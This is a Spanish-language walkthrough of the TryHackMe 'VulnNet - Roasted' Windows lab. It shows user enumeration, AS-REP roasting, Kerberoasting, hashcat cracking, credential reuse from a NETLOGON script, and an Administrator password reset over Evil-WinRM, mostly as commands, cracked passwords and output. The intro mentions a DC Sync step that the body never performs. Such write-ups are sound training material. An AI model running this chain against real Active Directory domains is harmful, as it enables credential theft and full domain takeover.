Write up TryHackMe VulnNet - Roasted

0- Introducción

Esta máquina Windows implica 3 ataques de Active Directory (AS-REP Roasting, Kerberoasting y DC Sync). Comenzamos descubriendo que tenemos acceso al recurso $IPC de manera anónima, lo que significa que podemos enumera los usuarios del dominio con la ayuda de Impacket-lookupsid. Luego pasamos una lista de usuarios a Kerberos y realizamos el ataque AS-REP Roasting. En este momento, obtenemos un hash KRB5 ASREP que descifraremos utilizando hashcat. Con las credenciales obtenidas, realizamos un ataque de kerberoasting y obtendremos un hash KRB5 TGS, que descifraremos, para poder acceder a la máquina víctima utilizando Evil-WinRM. En este momento, descubrimos que tenemos acceso de lectura a otro recurso compartido que contiene un script Visual Basic que contiene credenciales codificadas que un usuario que resulta ser el administrador del dominio. Realizaremos un ataque DC Sync para obtener el hash de administrador e iniciar sesión en la máquina utilizando la tool Evil-WinRM.

1- Enumeración

Comenzamos realizando un escaneo de los servicios abiertos utilizando la tool scanports.sh.

```
┌──(kali㉿kali)-[~]
└─$ scanports.sh 10.10.87.126
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 15:07 EST
Nmap scan report for 10.10.87.126
Host is up (0.080s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnnet-rst.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: WIN-2BO8M1OE1M1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-02-16T20:08:18
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.60 seconds
```

Del escaneo con scanports, obtenemos que le nombre de dominio es vulnnet-rst.local.

Enumeración de recursos compartidos de SMB

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\\\10.10.87.126\\ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        VulnNet-Business-Anonymous Disk      VulnNet Business Sharing
        VulnNet-Enterprise-Anonymous Disk      VulnNet Enterprise Sharing
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.87.126 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Dado que IPC$ es legible, podemos enumerar usuarios de dominio utilizando la tool impacket-lookupsid.

```
┌──(kali㉿kali)-[~]
└─$ impacket-lookupsid anonymous@10.10.87.126 | tee usernames
Password:
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.87.126
[*] StringBinding ncacn_np:10.10.87.126[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1589833671-435344116-4136949213
498: VULNNET-RST\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VULNNET-RST\Administrator (SidTypeUser)
501: VULNNET-RST\Guest (SidTypeUser)
502: VULNNET-RST\krbtgt (SidTypeUser)
512: VULNNET-RST\Domain Admins (SidTypeGroup)
513: VULNNET-RST\Domain Users (SidTypeGroup)
514: VULNNET-RST\Domain Guests (SidTypeGroup)
515: VULNNET-RST\Domain Computers (SidTypeGroup)
516: VULNNET-RST\Domain Controllers (SidTypeGroup)
517: VULNNET-RST\Cert Publishers (SidTypeAlias)
518: VULNNET-RST\Schema Admins (SidTypeGroup)
519: VULNNET-RST\Enterprise Admins (SidTypeGroup)
520: VULNNET-RST\Group Policy Creator Owners (SidTypeGroup)
521: VULNNET-RST\Read-only Domain Controllers (SidTypeGroup)
522: VULNNET-RST\Cloneable Domain Controllers (SidTypeGroup)
525: VULNNET-RST\Protected Users (SidTypeGroup)
526: VULNNET-RST\Key Admins (SidTypeGroup)
527: VULNNET-RST\Enterprise Key Admins (SidTypeGroup)
553: VULNNET-RST\RAS and IAS Servers (SidTypeAlias)
571: VULNNET-RST\Allowed RODC Password Replication Group (SidTypeAlias)
572: VULNNET-RST\Denied RODC Password Replication Group (SidTypeAlias)
1000: VULNNET-RST\WIN-2BO8M1OE1M1$ (SidTypeUser)
1101: VULNNET-RST\DnsAdmins (SidTypeAlias)
1102: VULNNET-RST\DnsUpdateProxy (SidTypeGroup)
1104: VULNNET-RST\enterprise-core-vn (SidTypeUser)
1105: VULNNET-RST\a-whitehat (SidTypeUser)
1109: VULNNET-RST\t-skid (SidTypeUser)
1110: VULNNET-RST\j-goldenhand (SidTypeUser)
1111: VULNNET-RST\j-leet (SidTypeUser)
```

Ahora vamos a extraer los usuarios de la lista generada anteriormente.

```
┌──(kali㉿kali)-[~]
└─$ cat usernames | grep SidTypeUser  |gawk -F '\' '{ print $2 }' |gawk -F ' ' '{ print $1 }' |tee usernames
Administrator
Guest
krbtgt
WIN-2BO8M1OE1M1$
enterprise-core-vn
a-whitehat
t-skid
j-goldenhand
j-leet
```

2- Explotación

Realizar un ataque AS-REP Roasting

Podemos utilizar para ello la tool impacket-GetNPUsers, que sirve poara verificar si hay nombres de usuario válidos y que no requieran la autenticación previa de Kerberos.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers vulnnet-rst.local/ -usersfile usernames -outputfile asrep_hashes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User WIN-2BO8M1OE1M1$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User enterprise-core-vn doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User a-whitehat doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-goldenhand doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User j-leet doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Short octet stream on tag decoding
```


Donde obtenemos el siguiente hash:

$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:204785456cf3880867693722bab154e2$40685324fa62fe567d9a5d5d89d9f0d6e8e610d6cc39ad8f29ebf0e1ee3e1445c5362b62e20818682ad6075ee9b4b26b80cb7141c07360ef6ab055ad662ff0fa6359843e60aabadfd5db795caca924f67867b844f3864096d66c95c868c5e3dd839d6b0237caad46c456c7370991a0fa4b55a02f9b01f836e7c27b289b266340d9f87b4cc093c5a8dd8ac3019026c622abd8c03f3b2a0dd41b57836544ccc3e600e531953593b8c0994d0c0c42768f05a69ceaafc694470eb5a687560983bbfdf608032e25f5e3a2161f6e9c529b99fb4bb2323e23905faf68cc5ac720a9853ab0d0a41b04c8f7bc44b32a9161a422aa87408564e6

Descifrando el hash KRB5 AS-REP usando hashcat

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 18200 asrep_hashes.txt /home/kali/Desktop/listas/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz, 1587/3239 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /home/kali/Desktop/listas/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```

```
$krb5asrep$23$t-skid@VULNNET-RST.LOCAL:204785456cf3880867693722bab154e2$40685324fa62fe56
3b844f3864096d66c95c868c5e3dd839d6b0237caad46c456c7370991a0fa4b55a02f9b01f836e7c27b289b2
27161f6e9c529b99fb4bb2323e23905faf68cc5ac720a9853ab0d0a41b04c8f7bc44b32a9161a422aa874085

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$t-skid@VULNNET-RST.LOCAL:204785456cf3 ... 8564e6
Time.Started.....: Wed Feb 16 15:47:46 2022 (4 secs)
Time.Estimated...: Wed Feb 16 15:47:50 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/listas/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1103.7 kH/s (0.58ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3178496/14344384 (22.16%)
Rejected.........: 0/3178496 (0.00%)
Restore.Point....: 3177472/14344384 (22.15%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: tjam691403 → tj0302
Hardware.Mon.#1..: Util: 65%

Started: Wed Feb 16 15:47:43 2022
Stopped: Wed Feb 16 15:47:51 2022
```

Hashcat pudo descifrar el hash. La contraseña de la cuenta t-skid es tj072889*

Realización de Kerberoasting con las credenciales de t-skid

Dado que ahora tenemos un conjunto contraseña-usuario válido, podemos realizar un ataque de kerberoasting para obtener un hash KRB5 TGS para los nombres del SPN del dominio que se utilizan para identificar las cuentas de servicio en Microsoft Windows.


```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip  vulnnet-rst.local 'vulnnet-rst.local/t-skid:tj072889*' -outputfile kerberoasting_ha
shes.txt
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName    Name            MemberOf                                                  PasswordL
astSet             LastLogon                 Delegation
----------------------  --------------  --------------------------------------------------------  ---------
CIFS/vulnnet-rst.local  enterprise-core-vn  CN=Remote Management Users,CN=Builtin,DC=vulnnet-rst,DC=local  2021-03-1
1 14:45:09.913979  2021-03-13 18:41:17.987528
```

Descifrando el hash KRB5 TGS usando hashcat

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 13100 kerberoasting_hashes.txt /home/kali/Desktop/listas/rockyou.txt --show
$krb5tgs$23$*enterprise-core-vn$VULNNET-RST.LOCAL$vulnnet-rst.local/enterprise-core-vn*$298a44afa8e4e992ef3a83bfb843
e6fc$48ef20eaf2c1e40277575f34aea7248d8728e0e68623f9d7cc7639aa244274bdc5b2ef64441bbd01a94c25e82c1bb3460001691a977d27b
ef8029166d267df1b8285ddc889eee5d0a55aebd45d45d418f554e7a4a2c86e680bd0cea187f13bbed0dbed2781351ab332f6e88b46193f6ba84
894a08c5ad71cd39745b4151a794c6bae00394775c7ef5713b13d3405039c62e23c6189d4ad9f62f2b613b03f6fe12f8f8cec49c640ec3b40abd
194f54b7f83e8a21d50f3067269492ac6d74c86e6d5851667a808caf026752726072886a2d179a539000fcf5526ba8ab97c842e0852ea26c1a56
3d16010579a0ddf9cc542d00f947d2b1a1e45c9d2160a8fdf15fafe6d94f6bc460f8a2ba1f90846239e3461330401fccfec62b0d3998fc5e34ca
908b5ed2e0f33bf38e0cfa476871e1080134c24b4036ef067754beb2a08be1db25c54f45c84366f2f6b56c324f383415b194ff814c4f76c6d735
ce488023fb75e8d45796064c44fe97674fa14ab69efe507fa289f94d42b9e69b68f2d29f9fb453a6206bc2c9559157ed8a529849be76e2214936
f263afcb5f3bab66ba8abe36bc00ed7c5b626845229296a1f136d793630417f83b4d1f4a00e99ec508b908170086e46e5455d6400c0d56d66aa3
f43a370896bdd7efde6e06f9e5a5df7768f0096591181fcb7272806ed44f707f3c7daa5bcd6eff36671824962bf073f591447cf8226ca1552af9
0425305a366d000c380c1c05ca84948f1e0893a0f18f56f1ca6685d0a46f4e0898969a7abf004ee750574e04605b49114789bb762cfc67418024
3a83d7c35c4ee0ad4e16d869ad98d81ba07579fbb431973721c0d64f2c89c204b2dd3158b4712dedb76c7469389a8ea52eb687bc531b91341954
f43d7d3cc1aa5a66a4808dce920f9d1e14ebf638c164bf3b18923874f90879a78dcd4d4936713b45315f7adeb0fcd2e26bd2e9c8f55e1d23113e
1091954c4723b99ad2ec43b98205f8212596955cfd2c14fc4c814e26e384eb727991a283829b6a744fc4616219551e4810b88b1cec6e602cd4d6
f333c4addd065076b2c323a56b47c7d59181d721840a1a39fec4c9377e01a13644082e8d02da2bfeedd8030ad4bd12477a927afc9b132c21721c
10e40ee9bba1ecb80271b2f92d421788ec9a76626eec2d757dc918436dfce534b379aa21433c511dc7a7e96db65f726f71523cac229c9ddc6526
d07f923d8ae4808f661e0bcfaed94bbfa6c7fd9b9d55f6a8b01676b222d1c0fdfebcffea1c8f829e12e338cd7aa0c6e4419494487818a1bf2ca7
474c19ce6db726682c876d555ef9cc8038584bd6d9f564d5b8712aef8deb582f5fbb084fe97feba371cbcb09716fe95b99244cdbeee59b208ed8
bb78b01e7da:ry=ibfkfv,s6h,
```


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec winrm -u enterprise-core-vn -p 'ry=ibfkfv,s6h,' -x whoami vulnnet-rst.local
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         vulnnet-rst.local 5985   WIN-2BO8M1OE1M1  [*] Windows 10.0 Build 17763 (name:WIN-2BO8M1OE1M1) (domain:vu
lnnet-rst.local)
HTTP        vulnnet-rst.local 5985   WIN-2BO8M1OE1M1  [*] http://vulnnet-rst.local:5985/wsman
WINRM       vulnnet-rst.local 5985   WIN-2BO8M1OE1M1  [+] vulnnet-rst.local\enterprise-core-vn:ry=ibfkfv,s6h, (Pwn3d
!)
WINRM       vulnnet-rst.local 5985   WIN-2BO8M1OE1M1  [+] Executed command
WINRM       vulnnet-rst.local 5985   WIN-2BO8M1OE1M1  vulnnet-rst\enterprise-core-vn
```


Crackmapexec dice (¡Pwn3d!) para WINRM, podemos iniciar sesión a través de EvilWinRM en la máquina objetivo. Y obtendremos la flag de usuario.



3- Escalada de privilegios

Descubrimos que tenemos acceso de lectura a los recursos compartidos smb de NETLOGON y SYSVOL con credenciales del usuario enterprise-core-vn.



```
┌──(kali㉿kali)-[~]
└─$ smbclient -U enterprise-core-vn  //10.10.144.125/NETLOGON
Enter WORKGROUP\enterprise-core-vn's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Mar 16 19:15:49 2021
  ..                                  D        0  Tue Mar 16 19:15:49 2021
  ResetPassword.vbs                   A     2821  Tue Mar 16 19:18:14 2021

                8540159 blocks of size 4096. 4296668 blocks available
smb: \>
```

```
┌──(kali㉿kali)-[~]
└─$ head -n 20 ResetPassword.vbs
Option Explicit

Dim objRootDSE, strDNSDomain, objTrans, strNetBIOSDomain
Dim strUserDN, objUser, strPassword, strUserNTName

' Constants for the NameTranslate object.
Const ADS_NAME_INITTYPE_GC = 3
Const ADS_NAME_TYPE_NT4 = 3
Const ADS_NAME_TYPE_1779 = 1

If (Wscript.Arguments.Count <> 0) Then
    Wscript.Echo "Syntax Error. Correct syntax is:"
    Wscript.Echo "cscript ResetPassword.vbs"
    Wscript.Quit
End If

strUserNTName = "a-whitehat"
strPassword = "bNdKVkjv3RR9ht"

' Determine DNS domain name from RootDSE object.
```


Encontramos credenciales codificadas en un script básico visual a-whitehat:bNdKVkjv3RR9ht

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i vulnnet-rst.local -u a-whitehat -p 'bNdKVkjv3RR9ht'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> whoami /all

USER INFORMATION
----------------

User Name              SID
====================== ============================================
vulnnet-rst\a-whitehat S-1-5-21-1589833671-435344116-4136949213-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ===============================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
VULNNET-RST\Domain Admins                  Group            S-1-5-21-1589833671-435344116-4136949213-512   Mandatory group, Enabled by default, Enabled group
VULNNET-RST\Denied RODC Password Replication Group Alias    S-1-5-21-1589833671-435344116-4136949213-572   Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Como estamos en el grupo de administradores de dominio, deberíamos poder restablecer la contraseña de la cuenta de administrador.

```
*Evil-WinRM* PS C:\Users\a-whitehat\Documents> net user Administrator Password12345!
The command completed successfully.

*Evil-WinRM* PS C:\Users\a-whitehat\Documents>
```

En este momento, podremos acceder con credenciales de administrador.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i vulnnet-rst.local -u Administrator -p 'Password12345!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        3/11/2021   9:38 AM                3D Objects
d-r---        3/11/2021   9:38 AM                Contacts
d-r---        3/13/2021   3:31 PM                Desktop
d-r---        3/11/2021   9:38 AM                Documents
d-r---        3/11/2021   9:38 AM                Downloads
d-r---        3/11/2021   9:38 AM                Favorites
d-r---        3/11/2021   9:38 AM                Links
d-r---        3/11/2021   9:38 AM                Music
d-r---        3/11/2021   9:38 AM                Pictures
d-r---        3/11/2021   9:38 AM                Saved Games
d-r---        3/11/2021   9:38 AM                Searches
d-r---        3/11/2021   9:38 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/13/2021   3:34 PM             39 system.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat system.txt
THM{16f45e3934293a57645f8d7bf71d8d4c}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Y encontrar la flag system.txt.